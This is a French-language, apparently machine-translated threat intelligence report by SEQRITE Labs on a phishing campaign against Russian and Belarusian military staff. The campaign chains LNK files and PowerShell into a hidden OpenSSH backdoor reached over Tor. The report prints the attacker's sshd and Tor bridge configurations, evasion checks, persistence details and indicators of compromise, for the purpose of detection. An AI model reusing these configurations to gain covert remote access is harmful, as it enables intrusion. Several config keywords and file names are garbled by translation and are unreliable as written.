Auteurs : Sathwik Ram Prakki et Kartikkumar Jivani
Table des matières
- Introduction
- Cibles clés
- Industries
- Concentration géographique
- Infection et leurres
- Analyse technique
- Étape PowerShell
- Persistence
- Configuration
- Infrastructure et attribution
- Conclusion
- SEQRITE Protection
- COI
- MITRE ATT & CK
Introduction
SEQRITE Les laboratoires ont identifié une campagne ciblant le personnel militaire russe et biélorusse, notamment les forces aéroportées russes et les forces spéciales biélorusses. La chaîne d'infection expose plusieurs services locaux via Tor à l'aide de ponts obfs4, permettant à l'attaquant de communiquer anonymement via une adresse onion. Dans cet article, nous explorerons cette chaîne d'infection qui utilise plusieurs étapes via PowerShell, des leurres pour attirer les victimes et expose SSH comme service caché afin de débloquer le trafic pour Tor tout en assurant sa persistance.
Plusieurs campagnes présentant des caractéristiques géographiques similaires ont été identifiées cette année, comme HollowQuill, observée début 2025, qui ciblait diverses entités russes, notamment des instituts de recherche et d'enseignement supérieur directement liés aux secteurs gouvernementaux et de la défense. En juillet, une autre campagne, baptisée CargoTalon, a été découverte . Elle ciblait les secteurs aérospatial et de la défense russes et utilisait l'implant Eaglet ; des similitudes avec le groupe HeadMare ont été constatées. Plus récemment, une opération appelée MotorBeacon a permis de suivre le ciblage des industries automobile et de commerce électronique russes via une porte dérobée CAPI.
Cibles clés
Industries
- Ministère de la Défense
Concentration géographique
- Fédération Russe
- la République de Biélorussie
Infection et leurres

Figure 1 – Chaîne d’infection
Le premier appât est une lettre de nomination du commandant par intérim de l'unité militaire 71289, relative à la 83e brigade aéroportée de la Garde, stationnée à Oussouriisk (district militaire Est), adressée au chef des forces aéroportées russes (VDV) pour la nomination de personnel militaire. Oussouriisk est située à l'opposé du conflit russo-ukrainien en cours, mais plus proche de la frontière sino-russe et de l'océan Pacifique.

Fig. 2 – Leurre ciblant la Russie
La deuxième lettre leurre est destinée à l'entraînement du personnel militaire du 13 au 16 octobre 2025 à l' unité militaire 89417, qui fait référence à la 5e brigade Spetsnaz séparée des forces spéciales biélorusses située à Maryina Horka près de Minsk (les rapports suggèrent que l'unité a été dissoute en 2019, mais une certaine activité a été observée en 2021).

Fig. 3 – Leurre ciblant le Bélarus
Analyse technique
Les fichiers d'archive ont été téléchargés depuis le Bélarus et modifiés les 15 et 21 octobre 2025. Le fichier ZIP d'hameçonnage initial contient un raccourci LNK avec une double extension, dont la signification est la suivante :
| Nom de fichier d'origine | Nom traduit |
| ТЛГ на убытие на переподготовку.pdf.lnk | Départ de TLG pour reconversion.pdf.lnk |
| Voir №6626 Aperçu de la configuration de votre ordinateur portable.pdf.lnk | Réf. n° 6626 Nomination à un poste militaire.pdf.lnk |
Les fichiers de raccourci possèdent les identifiants machine « desktop-V7i6LHO » et « desktop-u4a2HgZ » qui semblent avoir été utilisés à des fins malveillantes durant la dernière semaine de septembre 2025. Ils déclenchent des commandes PowerShell qui servent d'étape initiale de déploiement, où un autre fichier d'archive, en plus du LNK, est utilisé pour mettre en place l'ensemble de la chaîne.

Fig. 4 – Un fichier de raccourci déclenche PowerShell
La commande extrait le premier fichier d'archive dans l'un ou l'autre des répertoires :
- %APPDATA%\dynamicUpdatingHashingScalingContext
- %USERPROFILE%\Téléchargements\incrementalStreamingMergingSocket
Il l'utilise ensuite pour extraire le second fichier d'archive du dossier « FOUND.000 ». Cette extraction en plusieurs étapes dépose les fichiers utiles dans les répertoires « $env:APPDATA\logicpro » ou « $env:APPDATA\reaper » , lit le contenu d'un fichier texte et l'exécute silencieusement via un processus PowerShell caché.
- \logicpro\scalingEncryptingEncoding
- \reaper\responsiveHashingSocketScalableDeterministic
Avant de passer à l'étape suivante, examinons le contenu des deux archives. Celles-ci contiennent plusieurs fichiers EXE et texte, un PDF leurre, une DLL et quelques fichiers XML. L'étape suivante consiste à exécuter un script PowerShell.

Fig. 5 – Contenu des fichiers d'archive
Étape PowerShell
Le script commence par vérifier le dossier « Récents » de Windows et s'assure qu'il contient plus de dix fichiers de raccourci. Cette vérification anti-analyse permet de contourner les environnements sandbox et de garantir une activité utilisateur normale. Une autre vérification est effectuée pour déterminer si le nombre de processus est supérieur à 50 ; le cas échéant, un document leurre s'ouvre.

Fig. 6 – Anti-analyse PowerShell
Il crée ensuite un mutex pour garantir qu'une seule instance est exécutée. Après avoir remplacé le nom d'utilisateur, il lit les deux fichiers XML et enregistre les tâches planifiées pour un démarrage immédiat. Ceci établit la persistance et exécute l'étape suivante du traitement des données définies dans ces fichiers XML. Plusieurs chaînes de caractères sont concaténées pour former l'adresse Onion complète.

Fig. 7 – Préparateur PowerShell
Le processus attend ensuite l'existence du fichier hostname, créé par Tor selon la configuration du répertoire de service caché. Il attend donc que l' instance Tor locale soit opérationnelle et que le serveur Onion soit disponible. Il crée une balise d'identification au format spécifique « <nom_utilisateur>:<adresse-onion>:3-yeeifyem » ou se terminant par « :2-lrwkymi » et utilise curl via l'écouteur SOCKS local de Tor sur le port 9050. Plusieurs options de nouvelle tentative sont utilisées pour assurer la persistance de la connexion.

Fig. 8 – Nom d'hôte local de la balise
Persistence
Les fichiers XML contiennent des définitions de tâches planifiées Windows qui s'exécutent quotidiennement à partir du 25 septembre 2025 à 01:41:00 UTC et sont déclenchées par l'ouverture de session de l'utilisateur spécifié. Ces tâches sont masquées et configurées pour s'exécuter même lorsque l'ordinateur est inactif, à la demande et hors réseau. Elles ignorent les instances multiples et n'ont pas de limite de temps d'exécution.

Fig. 9 – XML pour la persistance

Fig. 10 – Tâche planifiée
Enfin, passons aux fichiers EXE auxquels les fichiers de configuration sont transmis en arguments ; certains sont très probablement des binaires de serveurs SSH et SFTP, d’après les chemins d’accès et les noms internes des fichiers PDB. Les fichiers XML déclenchent soit les deux premières, soit les deux dernières commandes (pour les deux campagnes incluses).
- %AppData%/logicpro/githubdesktop.exe -f controllerGatewayEncrypting
- %AppData%/logicpro/pinterest.exe -f pipelineClusterDeployingCluster
- %AppData%/reaper/googlemaps.exe -f hashingBindingDynamicUpdatingSession
- %AppData%/reaper/googlesheets.exe -f decodingDistributedParsingHandlerRedundant
Les fichiers githubdesktop.exe et googlemaps.exe mentionnés ci-dessus, ainsi que ssh-shellhost.exe , ebay.exe (serveur SFTP) et libcrypto.dll (LibreSSL), sont des binaires légitimes « OpenSSH pour Windows » compilés le 13 décembre 2023 et dont les chemins PDB sont indiqués :
- « C:\a_work\1\s\OSS_Microsoft_OpenSSH_Dev\bin\x64\Release\sshd.pdb »
- « C:\a_work\1\s\OSS_Microsoft_OpenSSH_Dev\bin\x64\Release\sftp-server.pdb »
- « C:\a_work\1\s\OSS_Microsoft_OpenSSH_Dev\bin\x64\Release\ssh-shellhost.pdb »
- "C:\a_work\1\s\Libressl\libressl\build_X64\crypto\Release\libcrypto.pdb »
La bibliothèque libcrypto.dll est fournie pour le chiffrement, l'échange de clés et le hachage ; tandis que ssh-shellhost.exe est utilisé pour les sessions SSH interactives. Ceci confirme que l'attaquant déploie un serveur OpenSSH autonome dans le répertoire de profil d'un utilisateur via Tor, probablement pour une administration à distance furtive et une persistance post-exploitation.
Configuration
La première configuration transmise à SSHD [ githubdesktop.exe (ou) googlemaps.exe ] est la suivante, la seule différence entre les deux campagnes étant l'absence du sous-système SFTP dans la seconde. L'utilisation du port non standard 20321 est constatée, les mots de passe sont désactivés et l'authentification se fait uniquement par clé publique, ainsi que par des fichiers contenant les clés privée et d'autorisation. Ces fichiers sont :
- redondantOptimizingInstanceVariableLogging
- Indexation redondante des conteneurs d'exécution
- Fusion incrémentale Protocole immuable incrémental
- loggingOptimizedDecoding
Port 20321
Adresse d'écoute 127.0.0.1
HostKey redundantOptimizingInstanceVariableLogging
PubkeyAuthentication oui
Mot de passeAuthentification non

Fichier de clés autorisées AppData\Roaming\logicpro\redundantExecutingContainerIndexing
Sous-système Sftp AppData\Roaming\logicpro\ebay.exe
La deuxième configuration est transmise à pinterest.exe (ou) googlesheets.exe, ce qui est essentiellement tor.exeCe service crée un réseau Onion et expose les ports SSH, SMB, RDP et autres via Tor. Il est configuré pour utiliser le transport enfichable obfs4 via un fichier EXE nommé confluence.exe (ou) cavalier.exe, qui est simplement un obfs4proxy binaireOn observe l'utilisation de ponts pour masquer les connexions. Les points d'extrémité de ces ponts sont définis par une adresse IP, un port, une empreinte numérique, un certificat et un mode IAT afin d'autoriser les connexions Tor sortantes.

Fig. 11 – Communication avec les ponts Tor
HiddenServiceDir "socketExecutingLoggingIncrementalCompiler/"
HiddenServicePort 20322:127.0.0.1
HiddenServicePort 11435:127.0.0.1
HiddenServicePort 13893:127.0.0.1
HiddenServicePort 12192:127.0.0.1
HiddenServicePort 14763:127.0.0.1
Fichier GeoIP géoip
Fichier GeoIPv6 geoip6

ClientTransportPlugin obfs4 exec confluence.exe
UtiliserBridges 1
Bridge obfs4 77.20.116.133:8080 2BA6DC89D09BFFA68947EF5719BFA1DC8E410FF3 cert=wILsetGQVClg0xNK5KWeKYCZJU48I9L+XiS4UVPfi3UQzU14lXuUhnuNiaeMzs2Z3yNfZw iat-mode=2
Bridge obfs4 156.67.24.239:33333 2F311EB4E8F0D50700E0DF918BF4E528748ED47C cert=xzae4w6xtbCRG4zpIH7AozSPI0h+lKzbshhkfkQBkmvB/DSKWncXhfPpFBNi5kRrwwVLew iat-mode=2
De la même manière, le fichier légitime obfs4proxy.exe est renommé et utilisé dans la configuration sous les noms confluence.exe et rider.exe.
Infrastructure et attribution
Le lien onion utilisé pour enregistrer la victime via Tor est :
- yuknkap4im65njr3tlprnpqwj4h7aal4hrn2tdieg75rpp6fx25hqbyd[.]onion

D'après les données récentes de trafic réseau provenant de ces ports de pont Tor, nous avons constaté un trafic en provenance de Russie et même de quelques pays voisins. Ces adresses IP sont classées comme appartenant soit au service Tor, soit à des zones résidentielles.
| IP: Port | ASN | Pays | Catégories |
| 77.20.116[.]133:8080 | 3209 (Vodafone GmbH) | Allemagne | résidentiel, mandataire |
| 156.67.24[.]239:33333 | 51167 (Contabo GmbH) | France | tor |
| 146.59.116[.]226:50845 | 16276 (OVH SAS) | Pologne | nuage |
| 142.189.114[.]119:443 | 577 (BACOM) | Canada |
On observe un trafic très faible sur les deux adresses IP 156.67.24[.]239:33333 et 77.20.116[.]133:8080. En revanche, la Russie est détectée sur les deux autres adresses IP, qui font partie de la configuration et des leurres ciblant la Russie.
Deux groupes liés à la Russie, APT44 (Sandworm) et APT28 , ont déjà été observés utilisant le réseau Tor pour communiquer avec le domaine Onion. Cependant, dans ce cas précis, des configurations personnalisées pour le transport enfichable et SSHD sont employées afin de contourner la surveillance du réseau, et ces attaques ciblent la Russie et le Bélarus. Des attaques similaires ont été observées chez les APT pro-ukrainiens Angry Likho (Sticky Werewolf) et Awaken Likho (Core Werewolf), mais SkyCloak reste pour l'instant non identifié.
Conclusion
Une chaîne d'intrusion à plusieurs niveaux a été identifiée, ciblant des militaires russes et biélorusses. Elle aboutit à un programme d'exécution PowerShell déployant des ponts OpenSSH et Tor. Ceci révèle une campagne furtive visant à établir un accès distant clandestin et à faciliter les déplacements latéraux au sein des environnements ciblés. D'après les éléments actuels, cette campagne semble cohérente avec des activités d'espionnage liées à l'Europe de l'Est et ciblant les secteurs de la défense et du gouvernement, bien que l'attribution demeure incertaine au regard des opérations précédemment documentées.
SEQRITE Protection
- XML.Skycloak.50052.GC
- SCRIPT.Trojan.50053.GC
- SCRIPT.Skycloak.50054
COI
| Archive (ZIP) | |
| 952f86861feeaf9821685cc203d67004 | ТЛГ на убытие на переподготовку.pdf |
| d246dfa9e274c644c5a9862350641bac | persistentHandlerHashingEncodingScalable.zip |
| 8716989448bc88ba125aead800021db0 | Voir №6626 Aperçu de la configuration de votre ordinateur gratuitement.pdf.zip |
| ae4f82f9733e0f71bb2a566a74eb055c | processorContainerLogging.zip |
| Raccourci (LNK) | |
| 32bdbf5c26e691cbbd451545bca52b56 | ТЛГ на убытие на переподготовку.pdf.lnk |
| 2731b3e8524e523a84dc7374ae29ac23 | Voir №6626 Aperçu de la configuration de votre ordinateur portable.pdf.lnk |
| PowerShell (PS1) | |
| 39937e199b2377d1f212510f1f2f7653 | mise à l'échelle, chiffrement, encodage |
| 9242b49e9581fa7f2100bd9ad4385e8c | Socket de hachage réactif évolutif déterministe |
| XML | |
| b61a80800a1021e9d0b1f5e8524c5708 | loadingBufferFunctionHashing.xml |
| b52dfb562c1093a87b78ffb6bfc78e07 | incrementalRedundantRendering.xml |
| 45b16a0b22c56e1b99649cca1045f500 | synchronizingContextBufferSchemaIncremental.xml |
| dcdf4bb3b1e8ddb24ac4e7071abd1f65 | frameworkRepositoryDynamicOptimized.xml |
| Texte | |
| e1a8daea05f25686c359db8fa3941e1d | contrôleurPasserelleChiffrement |
| b3382b6a44dc2cefdf242dc9f9bc9d84 | pipelineClusterDeployingCluster |
| 229afc52dccd655ec1a69a73369446dd | hashingBindingDynamicUpdatingSession |
| f6837c62aa71f044366ac53c60765739 | Gestionnaire d'analyse distribuée redondant |
| 2599d1b1d6fe13002cb75b438d9b80c4 | Indexation redondante des conteneurs d'exécution |
| b7ae44ac55ba8acb527b984150c376e2 | redondantOptimizingInstanceVariableLogging |
| 0f6aaa52b05ab76020900a28afff9fff | redundantOptimizingInstanceVariableLogging.pub |
| 219e7d3b6ff68a36c8b03b116b405237 | loggingOptimizedDecoding |
| dfc78fe2c31613939b570ced5f38472c | Fusion incrémentale Protocole immuable incrémental |
| 77bb74dd879914eea7817d252dbab1dc | incrementalMergingIncrementalImmutableProtocol.pub |
| PE (EXE/DLL) | |
| f6c0304671c4485c04d4a1c7c8c8ed94 | githubdesktop.exe / googlemaps.exe (sshd.exe) |
| cdd065c52b96614dc880273f2872619f | pinterest.exe / googlesheets.exe (tor.exe) |
| 37e83a8fc0e4e6ea5dab38b0b20f953b | ebay.exe (serveur sftp.exe) |
| 6eafae19d2db29f70fa24a95cf71a19d | ssh-shellhost.exe |
| 664f09734b07659a6f75bca3866ae5e8 | confluence.exe / rider.exe (obfs4proxy.exe) |
| 6eafae19d2db29f70fa24a95cf71a19d | libcrypto.dll |
| Appelants | |
| 23ad48b33d5a6a8252ed5cd38148dcb7 | ТЛГ на убытие на переподготовку.pdf |
| c8c41b7e02fc1d98a88f66c3451a081b | Voir n° 6626 Aperçu de la configuration de votre bateau.pdf |
| Ponts Tor | |
| 77.20.116[.]133:8080 156.67.24[.]239:33333
146.59.116[.]226:50845 142.189.114[.]119:443 |
|
| yuknkap4im65njr3tlprnpqwj4h7aal4hrn2tdieg75rpp6fx25hqbyd[.]onion | |
MITRE ATT & CK
| Tactique | Identification de la technique | Nom de la technique |
| Développement des ressources | T1583 | Acquérir des infrastructures |
| Accès initial | T1566.001 | Hameçonnage : pièce jointe de harponnage |
| De bout en bout | T1204.002 | Exécution utilisateur : fichier malveillant |
| T1059.001 | Interpréteur de commandes et de scripts : PowerShell | |
| T1106 | API native | |
| Persistence | T1053.005 | Tâche planifiée |
| T1547 | Exécution de démarrage automatique au démarrage ou à la connexion | |
| T1027 | Fichiers ou informations obscurcis | |
| Évasion défensive | T1036 | Mascarade |
| T1497 | Évasion de virtualisation/sandbox | |
| Découverte | T1083 | Découverte de fichiers et de répertoires |
| T1046 | Découverte des services réseau | |
| T1033 | Propriétaire du système/Découverte des utilisateurs | |
| Mouvement latéral | T1021 | Services à distance |
| Collection | T1119 | Collecte automatisée |
| Commander et contrôler | T1071 | Protocole de la couche application |
| T1090 | procuration | |
| T1571 | Port non standard | |
| exfiltration | T1041 | Exfiltration sur le canal C2 |